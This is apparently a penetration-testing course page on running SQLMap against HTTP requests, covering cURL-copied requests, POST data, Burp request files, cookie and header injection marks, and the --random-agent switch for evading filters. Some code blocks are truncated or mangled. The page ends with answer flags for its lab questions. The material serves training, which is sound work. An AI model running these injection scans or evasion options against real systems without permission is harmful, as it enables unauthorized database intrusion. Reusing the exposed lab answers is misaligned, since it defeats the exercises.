


Running SQLMap on an HTTP Request

SQLMap has numerous options and switches that can be used to properly set up the (HTTP) request before its usage.

In many cases, simple mistakes such as forgetting to provide proper cookie values, over-complicating setup with a lengthy command line, or improper declaration of formatted POST data, will prevent the correct detection and exploitation of the potential SQLi vulnerability.

Curl Commands

One of the best and easiest ways to properly set up an SQLMap request against the specific target (i.e., web request with parameters inside) is by utilizing **Copy as cURL** feature from within the Network (Monitor) panel inside the Chrome, Edge, or Firefox Developer Tools:



By pasting the clipboard content (**Ctrl-V**) into the command line, and changing the original command **curl** to **sqlmap**, we are able to use SQLMap with the identical **curl** command:

```
Running SQLMap on an HTTP Request

MisaelMacias@htb[/htb]$ sqlmap 'http://www.example.com/?id=1' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
```

When providing data for testing to SQLMap, there has to be either a parameter value that could be assessed for SQLi vulnerability or specialized options/switches for automatic parameter finding (e.g. **--crawl**, **--forms** or **-g**).

GET/POST Requests

In the most common scenario, **GET** parameters are provided with the usage of option **-u/--url**, as in the previous example. As for testing **POST** data, the **--data** flag can be used, as follows:

```
Running SQLMap on an HTTP Request

MisaelMacias@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1&name=test'
```


In such cases, **POST** parameters **uid** and **name** will be tested for SQLi vulnerability. For example, if we have a clear indication that the parameter **uid** is prone to an SQLi vulnerability, we could narrow down the tests to only this parameter using **-p uid**. Otherwise, we could mark it inside the provided data with the usage of special marker ***** as follows:

```
Running SQLMap on an HTTP Request

MisaelMacias@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1*&name=test'
```

Full HTTP Requests

If we need to specify a complex HTTP request with lots of different header values and an elongated POST body, we can use the **-r** flag. With this option, SQLMap is provided with the "request file," containing the whole HTTP request inside a single textual file. In a common scenario, such HTTP request can be captured from within a specialized proxy application (e.g. **Burp**) and written into the request file, as follows:



An example of an HTTP request captured with **Burp** would look like:

```
Code: http

GET /?id=1 HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

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∞ / 1 spawns left

```
Upgrade-Insecure-Requests: 1
DNT: 1
If-Modified-Since: Thu, 17 Oct 2019 07:18:26 GMT
If-None-Match: "3147526947"
Cache-Control: max-age=0
```

We can either manually copy the HTTP request from within **Burp** and write it to a file, or we can right-click the request within **Burp** and choose **Copy to file**. Another way of capturing the full HTTP request would be through using the browser, as mentioned earlier in the section, and choosing the option **Copy > Copy Request Headers**, and then pasting the request into a file.

To run SQLMap with an HTTP request file, we use the **-r** flag, as follows:

```
Running SQLMap on an HTTP Request

MisaelMacias@htb[/htb]$ sqlmap -r req.txt

--H--
--[*]----- {1.4.9}
|_ . [()] | . ' |
|---| [.] |---| |
|_|V... |_| http://sqlmap.org

[*] starting @ 14:32:59 /2020-09-11/

[14:32:59] [INFO] parsing HTTP request from 'req.txt'
[14:32:59] [INFO] testing connection to the target URL
[14:32:59] [INFO] testing if the target URL content is stable
[14:33:00] [INFO] target URL content is stable
```

Tip: similarly to the case with the **'--data'** option, within the saved request file, we can specify the parameter we want to inject in with an asterisk (*), such as **/?id=***.

Custom SQLMap Requests

If we wanted to craft complicated requests manually, there are numerous switches and options to fine-tune SQLMap.

For example, if there is a requirement to specify the (session) cookie value to **PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c** option **--cookie** would be used as follows:

```
Running SQLMap on an HTTP Request

MisaelMacias@htb[/htb]$ sqlmap ... --cookie='PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'
```

The same effect can be done with the usage of option **-H/--header**:

```
Running SQLMap on an HTTP Request

MisaelMacias@htb[/htb]$ sqlmap ... -H='Cookie:PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'
```

We can apply the same to options like **--host**, **--referer**, and **-A/--user-agent**, which are used to specify the same HTTP headers' values.

Furthermore, there is a switch **--random-agent** designed to randomly select a **User-agent** header value from the included database of regular browser values. This is an important switch to remember, as more and more protection solutions automatically drop all HTTP traffic containing the recognizable default SQLMap's User-agent value (e.g. **User-agent: sqlmap/1.4.9.12#dev (http://sqlmap.org)**). Alternatively, the **--mobile** switch can be used to imitate the smartphone by using that same header value.

While SQLMap, by default, targets only the HTTP parameters, it is possible to test the headers for the SQLi vulnerability. The easiest way is to specify the "custom" injection mark after the header's value (e.g. **--cookie="id=1*"**). The same principle applies to any other part of the request.

Also, if we wanted to specify an alternative HTTP method, other than **GET** and **POST** (e.g., **PUT**), we can utilize the option **--method**, as follows:

```
Running SQLMap on an HTTP Request

MisaelMacias@htb[/htb]$ sqlmap -u www.target.com --data='id=1' --method PUT
```

Custom HTTP Requests

Apart from the most common form-data **POST** body style (e.g. **id=1**), SQLMap also supports JSON formatted (e.g. **{"id":1}**) and XML formatted (e.g. **<element><id>1</id></element>**) HTTP requests.

Support for these formats is implemented in a "relaxed" manner; thus, there are no strict constraints on how the parameter values are stored inside. In case the **POST** body is relatively simple and short, the option **--data** will suffice.

However, in the case of a complex or long POST body, we can once again use the **-r** option:

```
Running SQLMap on an HTTP Request

MisaelMacias@htb[/htb]$ cat req.txt
HTTP / HTTP/1.0
Host: www.example.com

{
  "data": {
    "type": "articles",
    "id": "1",
    "attributes": {
      "title": "Example JSON",
      "body": "Just an example",
      "created": "2020-05-22T14:56:29.000Z",
      "updated": "2020-05-22T14:56:28.000Z"
    },
    "relationships": {
      "author": {
        "data": {"id": "42", "type": "user"}
      }
    }
  }
}
```

```
}
}
}}
}
```


```
Running SQLMap on an HTTP Request

MisaelMacias@htb[/htb]$ sqlmap -r req.txt

--H--
--[()-----]-- {1.4.9}
|_-.| . D) | .'| . |
|_|_|_|_|_|_|_|_|_|_|_|
|_|V... |_| http://sqlmap.org


[*] starting @ 00:03:44 /2020-09-15/

[00:03:44] [INFO] parsing HTTP request from 'req.txt'
JSON data found in HTTP body. Do you want to process it? [Y/n/q]
[00:03:45] [INFO] testing connection to the target URL
[00:03:45] [INFO] testing if the target URL content is stable
[00:03:46] [INFO] testing if HTTP parameter 'JSON type' is dynamic
[00:03:46] [WARNING] HTTP parameter 'JSON type' does not appear to be dynamic
[00:03:46] [WARNING] heuristic (basic) test shows that HTTP parameter 'JSON type' might not be injectable
```

 **Connect to Pwnbox**
Your own web-based Parrot Linux Instance to play our labs.

Pwnbox Location


UK 13 mins

 Terminate Pwnbox to switch location

Start Instance

00 / 1 spawns left


Waiting to start...

☒ Enable step-by-step solutions for all questions 

Questions Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!


Target(s): [Click here to spawn the target system!](#)

+1 

 What's the contents of table flag2? (Case #2)

HTB{700_much_c0n6r476_0n_p057_r3qu357}


Submit Hint

+1 

 What's the contents of table flag3? (Case #3)

HTB{c00k19_m0n573r_15_7h1nk1n6_0f_6r476}

Submit Hint

+1 

 What's the contents of table flag4? (Case #4)

HTB{j450n_v00r336_53nd5_6r476}

Submit Hint

Previous Next Mark Complete & Next